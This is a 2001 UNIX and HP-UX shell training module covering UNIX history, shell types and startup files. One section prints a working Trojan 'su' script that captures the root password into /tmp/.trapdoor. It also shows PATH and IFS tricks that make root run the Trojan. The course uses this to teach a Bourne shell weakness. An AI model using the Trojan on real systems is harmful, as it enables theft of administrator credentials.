

MODULE 1 - UNIX AND SHELL OVERVIEW

UNIX HISTORY

"...the number of UNIX installations has grown to 10, with more expected..."
- Dennis Ritchie and Ken Thompson, June 1972

"... When BTL withdrew from the project, they needed to rewrite an operating system (OS) in order to play space war on another smaller machine (a DEC PDP-7 [Programmed Data Processor] with 4K memory for user programs). The result was a system which a punning colleague called UNICS (UNiplexed Information and Computing Service)-- an 'emasculated Multics'; no one recalls whose idea the change to UNIX was"
- Source: A brief look at the early history

UNIX FOR WORKSTATION USERS V. 1.0 © RESOLUTION OY, NOV 2001

Since it began to escape from AT&T's Bell Laboratories in the early 1970's, the success of the UNIX operating system has led to many different versions: all began developing their own different versions in their own, different, ways for use and sale.

Computer aided design, manufacturing control systems, laboratory simulations, even the Internet itself, all began life with and because of UNIX systems. Today, without UNIX systems, the Internet would come to a screeching halt. Most telephone calls could not be made, electronic commerce would grind to a halt and there would have never been "Jurassic Park"!

By the late 1970's, a ripple effect had come into play. All the large vendors, and many smaller ones, were marketing their own, diverging, versions of the UNIX system optimized for their own computer architectures and boasting many different strengths and features. Customers found that, although UNIX systems were available everywhere, they seldom were able to interwork or co-exist without significant investment of time and effort to make them work effectively.

In the early 1980's, the market for UNIX systems had grown enough to be noticed by industry analysts and researchers. Now the question was no longer "What is a UNIX system?" but "Is a UNIX system suitable for business and commerce?" As a result of that, in 1984, a group of vendors concerned about the continuing encroachment into their markets and control of system interfaces by the larger companies, developed the concept of "open systems." Open systems were those that would meet agreed specifications or standards.

This resulted in the formation of X/Open Company Ltd whose remit was, and today in the guise of The Open Group remains, to define a comprehensive open systems environment. Open systems, they declared, would save on costs, attract a wider portfolio of applications and competition on equal terms. X/Open chose the UNIX system as the platform for the basis of open systems. The question now was, "which version?".


In a move intended to unify the market in 1987, AT&T announced a pact with Sun Microsystems, the leading proponent of the Berkeley derived strain of UNIX. However, the rest of the industry viewed the development with considerable concern. Believing that their own markets were under threat they clubbed together to develop their own "new" open systems operating system. Their new organization was called the Open Software Foundation (OSF). In response to this, the AT&T/Sun faction formed UNIX International. The ensuing "UNIX wars" divided the system vendors between these two camps clustered around the two dominant UNIX system technologies: AT&T's System V and the OSF system called OSF/1.

Luckily in the meantime, X/Open Company held the center ground. It continued the process of standardizing the APIs necessary for an open operating system specification. In addition, it looked at areas of the system beyond the operating system level where a standard approach would add value for supplier and customer alike, developing or adopting specifications for languages, database connectivity, networking and mainframe interworking. The results of this work were published in successive X/Open Portability Guides. XPG 4 was released in October 1992. During this time, X/Open had put in place a brand program based on vendor guarantees and supported by testing. Since the publication of XPG4, X/Open has continued to broaden the scope of open systems specifications in line with market requirements. As the benefits of the X/Open brand became known and understood, many large organizations began using X/Open as the basis for system design and procurement. By 1993, over \$7 billion had been spent on X/Open branded systems. By the start of 1997 that figure has risen to over \$23 billion. To date, procurements referencing the Single UNIX Specification amount to over \$5.2 billion.

In early 1993, AT&T sold its UNIX System Laboratories to Novell which was looking for a heavyweight operating system to link to its NetWare product range. In 1995 SCO bought the UNIX Systems business from Novell, and UNIX system source code and technology continues to be developed by SCO.

For over ten years, since the inception of X/Open, UNIX had been closely linked with open systems. X/Open, now part of The Open Group, continues to develop and evolve the Single UNIX Specification and associated brand program on behalf of the IT community. The Open Source movement is building on this stable foundation and is creating a resurgence of enthusiasm for the UNIX philosophy. In many ways Open Source can be seen as the true delivery of Open Systems that will ensure it continues to go from strength to strength.

UNIX HISTORY (CONT.)



UNIX FOR WORKSTATION USERS V. 1.0 © RESOLUTION OY, NOV 2001

1969 - The Beginning. The history of UNIX starts back in 1969, when Ken Thompson, Dennis Ritchie and others started working on the "little-used PDP-7 in a corner" at Bell Labs and what was to become UNIX.

1971 - First Edition. It had a assembler for a PDP-11/20, file system, fork(), roff and ed. It was used for text processing of patent documents.

1973 - Fourth Edition. It was rewritten in C. This made it portable and changed the history.

1975 - Sixth Edition. UNIX leaves home. Also widely known as Version 6, this is the first to be widely available out side of Bell Labs. The first BSD version (1.x) was derived from V6.

1979 - Seventh Edition. It was a "improvement over all preceding and following Unices" [Bourne]. It had C, UUCP and the Bourne shell. It was ported to the VAX and the kernel was more than 40 Kilobytes (K).

1980 - Xenix. Microsoft introduces Xenix. 32V and 4BSD introduced.

1982 - System III. AT&T's UNIX System Group (USG) release System III, the first public release outside Bell Laboratories.

1983 - System V. Computer Research Group (CRG), UNIX System Group (USG) and a third group merge to become UNIX System Development Lab. AT&T announces UNIX System V, the first supported release.

1984 - 4.2BSD. University of California at Berkeley releases 4.2BSD, includes TCP/IP, new signals and much more.

1984 - SVR2. System V Release 2 introduced. At this time there are 100,000 UNIX installations around the world.

1986 - 4.3BSD. 4.3BSD released, including internet name server

1987 - SVR3. System V Release 3 including STREAMS, TLI, RFS. At this time there are 750,000 UNIX installations around the world.

1988 - POSIX1. Open Software Foundation (OSF) and UNIX International (UI) formed.

1989 - AT&T UNIX Software Operation formed in preparation for spinoff of USL.

1989 - SVR4. UNIX System V Release 4 ships, unifying System V, BSD and Xenix.

1990 - XPG3. X/Open launches XPG3 Brand.

1991 - UNIX System Laboratories (USL) becomes a company -majority-owned by AT&T. Linus Torvalds commences Linux development.

1992 - SVR4.2. USL releases UNIX System V Release 4.2 (Destiny). October - XPG4 Brand launched by X/Open. December 22nd Novell announces intent to acquire USL.

1993 - 4.4BSD. 4.4BSD the final release from Berkeley. June 16 Novell acquires USL.

Late 1993 - SVR4.2MP. Novell transfers rights to the "UNIX" trademark and the Single UNIX Specification to X/Open. In December Novell ships SVR4.2MP , the final USL OEM release of System V.

1994 - 4.4-Lite. BSD 4.4-Lite eliminated all code claimed to infringe on USL/Novell.

1995 - UNIX 95. X/Open introduces the UNIX 95 branding programme. Novell sells UnixWare business to SCO.

1996 - The Open Group forms as a merger of OSF and X/Open.

1997 -Single UNIX Specification, Version 2. The Open Group introduces Version 2 of the Single UNIX Specification, including support for realtime, threads and 64-bit and larger processors. The specification is made freely available on the web.

1998 - UNIX 98. The Open Group introduces the UNIX 98 family of brands, including Base, Workstation and Server. First UNIX 98 registered products shipped by Sun, IBM and NCR. The Open Source movement starts to take off with announcements from Netscape and IBM.

1999 - UNIX at 30. The UNIX system reaches its 30th anniversary. Linux 2.2 kernel released. The Open Group and the IEEE commence joint development of a revision to POSIX and the Single UNIX Specification. First LinuxWorld conferences. Several Open Source companies launch successfully on the stock markets.

2001 -Version 3 of the Single UNIX Specification. Version 3 of the Single UNIX Specification unites IEEE POSIX, The Open Group and the industry efforts. Linux 2.4 kernel released. IT stocks face a hard time at the markets.

HP-UX SHELLS

What are the shells?

- the interface between HP-UX and the user.
 - The shell interprets the text you type, and the keys you press, in order to direct the HP-UX operating system to take an appropriate action.
 - A shell can also serve as a programming language.

Standard Shells in HP-UX 11.x

- **Bourne-shell** (/usr/old/bin/sh)
 - De facto standard in the industry.
 - No interactive features nor the complex programming constructs.
 - Some security problems.
- **C-shell** (/usr/bin/csh)
 - Resembles the syntax of the C programming language.
 - Powerful interactive features like command history and file name completion.

UNIX FOR WORKSTATION USERS V. 1.0 © RESOLUTION OY, NOV 2001

Let's view one of the security problems of the Bourne shell. Let's assume that the user wants to gain unauthorized access for the root account. One well known mechanism worth trying is to put a Trojan horse program in the system. When it's invoked it can try to create a back door for root access.

Consider the following code:

```
$ cat su
echo "Password: \c"
stty -echo
read PASSWORD
echo "Root password is $PASSWORD" > /tmp/.trapdoor
stty echo
echo "su: incorrect password"
rm -f $0
```

This code will - if invoked by root - mimic the error message provided by the real su command, store the inputted root password into file and then remove itself. The user might try to change the PATH definition to make root execute the command:

```
$ PATH=.:$PATH
$ su root
Password:
su: incorrect password
$ cat /tmp/.trapdoor
Root password is merlin
```

Because of this danger the root should never invoke commands on any open terminal without absolute paths:

```
$ which su
./su
$ whereis su
su: /usr/bin/su

$ /usr/bin/su root
Password:
```

This seems a safe way to switch user account. However, if Bourne shell is used the user may freely change an internal variable IFS (input field separator) - it specifies what is the character that separates command line items from each other (by default it is any number of white spaces). Now consider this trick with the Bourne shell:

```
$ /usr/old/bin/sh
$ PATH=.:$PATH
(This will make sure that commands will be first searched from the current working directory.)
$ mv su usr
$ IFS=/
$ /usr/bin/su
Password:
su: incorrect password
$ cat /tmp/.trapdoor
Root password is merlin
```

The trap door has been created! Although root specified the absolute path to su, the real su was not invoked. In place of that a program called "usr" was invoked from local directory with command line parameters "bin" and "su".

These kind of attacks - if prepared carefully - as extremely hard to find out. That is one reason why Bourne shell should not be available for users. The more recent shells do not allow the modification of IFS variable

HP-UX SHELLS (CONT.)

- **Korn-shell** (/usr/bin/ksh)
 - Upwardly compatible with most Bourne shell features.
 - Interactive features better than with C Shell.
 - Executes faster than older shells.
- **Key-shell** (/usr/bin/keysh)
 - Softkey interface for the Korn Shell.
 - Provides menus and online help to assist you in building commands.
 - User-extensible, in that you can create your own softkeys and online help.
- **Restricted shell** (/usr/bin/rsh)
 - Security enhanced version of the Bourne shell
 - Prohibits execution of any other command than those allowed by the system administrator.

UNIX FOR WORKSTATION USERS V. 1.0 © RESOLUTION OY, NOV 2001

The following example highlights the enhanced performance issues in Korn shell. Below there is a simple Bourne-shell script that runs 10000 times in a tight loop incrementing an integer variable:

```
$ cat ShLoopTest
#!/usr/old/bin/sh

IND=0
while [[ "$IND" -lt 10000 ]]
do
    IND=`expr $IND + 1`
done
```

It takes quite a long time to execute this, as can be seen below (the example is run in Linux system to get a precise output from "time" command. The same would of course work also in HP-UX, it would just show tenths of seconds):

```
$ time ./ShLoopTest

real 0m43.342s
user 0m37.400s
sys 0m43.230s
```

The problem here is, that each time a variable is incremented in Bourne shell a new process to run "expr" command has to be created. Creating processes is a heavy task.

The modified version on Korn-shell utilized internal command "let" to do arithmetics.

```
$ cat KshLoopTest  
#!/usr/bin/ksh  
  
IND=0  
while (( IND < 10000 ))  
do  
    let IND=IND+1  
done
```

This program runs much faster than Bourne shell equivalent, since no process creation overhead is needed!

```
$ time ./KshLoopTest  
  
real 0m0.212s  
user 0m0.370s  
sys 0m0.000s
```

HP-UX SHELLS (CONT.)

- **POSIX shell** (`/usr/bin/sh`)
 - Based on the standard defined in Portable Operating System Interface (POSIX) - IEEE P1003.2.
 - Most features similar to the Korn Shell.
 - Incorporates some differences and new features compared to Korn shell.
 - Standard and recommended shell in HP-UX.

The POSIX.2 standard requires that, on a POSIX-compliant system, executing the command `sh` activates the POSIX shell (located in file `/usr/bin/sh` on HP-UX systems), and executing the command `man sh` produces an on-line manual entry that displays the syntax of the POSIX shell command-line.

CHOOSING THE SHELL

Feature	Description	C-shell	Korn++ ⁽¹⁾	Bourne
Com. History	Invoking and editing old commands	Passive	Active	No
Path Completion	Automatic finishing of file names	Yes	Yes	No
Com. Completion	Automatic finishing of commands	No	No	No
Aliases	User specified command names	Yes	Yes	No
Restricted	Restricted version of the shell	No	Yes	Yes
Job control	Tracking and controlling processes	Yes	Yes	No

⁽¹⁾ Refers to following shells: POSIX, Korn, Key shell)

UNIX FOR WORKSTATION USERS V. 1.0 © RESOLUTION OY, NOV 2001

TEMPORARILY CHANGING YOUR SHELL

Your system may already be configured with the shell you want to use. To see which shell you are using type:

```
$ echo $SHELL
```


Unless you are in a restricted shell, you can temporarily change your shell by typing the name of the shell you want to run. After experimenting in the new shell, return to your original shell by typing either `exit` or pressing CTRL-D.

PERMANENTLY CHANGING YOUR SHELL

To permanently change your login shell (the default shell you get when you log in), use the `chsh` (change shell) command: `chsh <username> <shell_path_name>` where `<username>` is your user name and `<shell_path_name>` is the full path name (e.g., `/usr/bin/sh` for POSIX shell) of the shell you want as your default. Shell File Names and Default Prompts contains the full path name for each of the shells. After you use the `chsh` command, you must log out and log in again for the change to take effect. For example, if you change the default login shell to the Korn Shell, invoke the following:

```
$ chsh jospil /usr/bin/ksh
```

INITIALIZING THE POSIX SHELL



UNIX FOR WORKSTATION USERS V. 1.0 © RESOLUTION OY, NOV 2001

When you log in on a system, a program called `login` determines whether your user name and password are correct by checking the file `/etc/passwd`. The `/etc/passwd` file is a special system file that contains a listing of all the valid users and encrypted versions of their passwords on a system. See your System Administrator for more details, or `passwd (4)`.

\$ man 4 passwd

Once you type the correct user name and password, the `login` program starts (spawns) a shell so you can begin executing system commands. Shell will run, in its own environment, a set of initialization files and when it is ready for your next command, it displays a prompt on the terminal display screen. Commands are given to the shell by typing the command name followed by options and/or parameters (called command arguments) as appropriate for that command, and pressing the Return key. The default POSIX Shell, Korn Shell, and Bourne Shell prompt is a dollar sign (\$). The default C Shell prompt is %.

Once you have typed a command line, the shell interprets and executes it.

\$HOME/.PROFILE

Sample \$HOME/.profile file:

```
# ----- user specific environment variables
PATH=/opt/scad/bin:/usr/bin:/usr/lib:/bin:$HOME/bin
EDITOR=/usr/bin/vi
ENV=$HOME/.kshrc
TERM=$(tty)
PS1="$ (hostname) : \ $PWD$ "
export ENV EDITOR TERM PATH PS1

# ----- terminal characteristics
stty sane susp ^Z

# ----- possible startup checks
if mail -e
then
    echo "You have mail."
fi
```

UNIX FOR WORKSTATION USERS V. 1.0 © RESOLUTION OY, NOV 2001

Each line of the example `.profile` file, except the `if` statement and the `stty` command, shows a POSIX or Korn Shell variable:

PATH defines the search path for the shell to look up external commands. Each directory in the path is separated with a colon (`:`) and searched in the order from left to right.

EDITOR sets your default editor to the `vi` editor. Then whenever you need to perform inline command changes, you immediately enter `vi` mode. If you have never used the `vi` editor get help - or see *Using HP-UX*, or *The Ultimate Guide to the vi and ex Text Editors!*

ENV is normally assigned to be `$HOME/.kshrc` or `$HOME/.shrc`, to be executed whenever a shell is spawned. If your `.kshrc` is very long and involved, spawning a new shell can take a while.

TERM sets the terminal type for which output should be prepared. You should set this to the terminal type you are on - the easiest way to do this is to use command `tty` to query and set the type.

The `export` command puts the values of these parameters in the environment (makes them global) so that subprocesses have access to them.

The `stty` command sets terminal characteristics to the default (i.e., sane) values. You should also set `susp` to `^Z`--that's CTRL -Z--so you can get job control.

\$HOME/.KSHRC

Sample \$HOME/.kshrc file:

```
# ----- alias definitions
alias rm='/usr/bin/rm -i'
alias dir="ls -l | awk '{ print $1,$9 }' | pr -3t"

# ----- a small set of function definitons
function ff
{
    find $1 -type f -name $2 -exec ls -l {} \;
}

function fd
{
    find $1 -type d -name $2 -exec ls -ld {} \;
}

# ----- shell options
set -o vi
set -o noclobber
```

It is very important to notice, that

- the file path name does not have to be \$HOME/.kshrc, it is specified dynamically by the ENV environment variable
- it is only executed if the ENV environment variable is set.

DIFFERENCES IN UNIX VERSIONS

- Different path names
 - HP-UX: /usr/bin/sh is POSIX shell, Bourne shell in /usr/old/bin/sh
 - Solaris: /usr/bin/sh is Bourne shell
 - Linux: no /usr/bin/sh, Bourne shell (bash) under /bin/sh
- Default shell:
 - HP-UX: POSIX shell (/usr/bin/sh)
 - Solaris: Korn shell (/usr/bin/ksh)
 - Linux: Bash (Born Again Shell, /bin/bash)
- Available shells:
 - HP-UX: Keyshell (/usr/bin/keysh) only in HP-UX
 - Solaris: no POSIX shell available
 - Linux: full portfolio of open source shells, no POSIX shell

```
$ ls -F /bin/*sh
/bin/ash*   /bin/bsh@  /bin/ksh*  /bin/tcsh*
/bin/bash*  /bin/csh@  /bin/sh@   /bin/zsh*
```

UNIX FOR WORKSTATION USERS V. 1.0 © RESOLUTION OY, NOV 2001

The most differences in shells in UNIX variants can be found in Linux. As a dynamic open source environment it contains most of the open source shells by default as well. In fact, the standard shell services are also provided by those enhanced open source counter parts, as can be seen from the following directory listing from Linux Red Hat 7.1:

```
$ ls -l /bin/*sh
-rwxr-xr-x  1 root  root   94748 Jan  8  2001 /bin/ash
-rwxr-xr-x  1 root  root  512668 Feb 28  2001 /bin/bash
lrwxrwxrwx  1 root  root     3 Sep  7 13:43 /bin/bsh -> ash
lrwxrwxrwx  1 root  root     4 Sep  7 13:45 /bin/csh -> tcsh
-rwxr-xr-x  1 root  root  173884 Feb 27  2001 /bin/ksh
lrwxrwxrwx  1 root  root     4 Sep  7 13:43 /bin/sh -> bash
-rwxr-xr-x  1 root  root  289916 Mar 28  2001 /bin/tcsh
-rwxr-xr-x  2 root  root  365436 Feb 27  2001 /bin/zsh
$
```

As seen, the standard Bourne shell is replaced by bash (Bourne Again Shell) and the standard C shell is replaced by tcsh - C shell with enhanced file name completion and command line editing.

OPEN SOURCE SHELLS AND HP-UX

To load and install additional shells under HP-UX, check <http://software.hp.com> :

- **Bash-2.05** - The GNU Project's Bourne Again Shell.
- **es-0.9.b1** - An extensible shell.
- **kiss-0.21** - The Keep It Simple Shell.
- **tcsh-6.10.00** - C shell with filename completion and command line editing.
- **zsh-3.1.6** - Shell combining the best of ksh and csh into one.

(Please note: the shell versions and offering reflect the time the material was produced. Check the actual site for possible later revisions and other shells.)

UNIX FOR WORKSTATION USERS V. 1.0 © RESOLUTION OY, NOV 2001

Bash-2.05 - The GNU Project's Bourne Again Shell GNU Bash is a complete implementation of the POSIX.2 shell spec, but also with interactive command line editing, csh-like features such as history substitution and brace expansion, and a slew of other features. <http://hpux.cs.utah.edu/hppd/hpux/Shells/bash-2.05/>

es-0.9.b1 - An extensible shell. Es is a command interpreter and programming language which combines the features of other Unix shells and the features of a functional programming language. Es is intended for use both as an interactive shell and a programming language for scripts. <http://hpux.cs.utah.edu/hppd/hpux/Shells/es-0.9.b1/>

kiss-0.21 - The Keep It Simple Shell. Kiss is a simple shell language interpreter which can be used with rescue disks. It contains a lot of built-in commands. There is a basic shell and a version with line editing built on the getline library. <http://hpux.cs.utah.edu/hppd/hpux/Shells/kiss-0.21/>

tcsh-6.10.00 - C shell with filename completion and command line editing. Understands standard csh scripts and has further extensions such as command correction. Strongly recommended for all users who prefer the C Shell over the Korn Shell. <http://hpux.cs.utah.edu/hppd/hpux/Shells/tcsh-6.10.00/>

zsh-3.1.6 - Shell combining the best of ksh and csh into one. Supports aliases, filename expansion, process substitution, command substitution, job control, history editing mechanism, arithmetic evaluation using let and a full set of scripting commands. <http://hpux.cs.utah.edu/hppd/hpux/Shells/zsh-3.1.6/>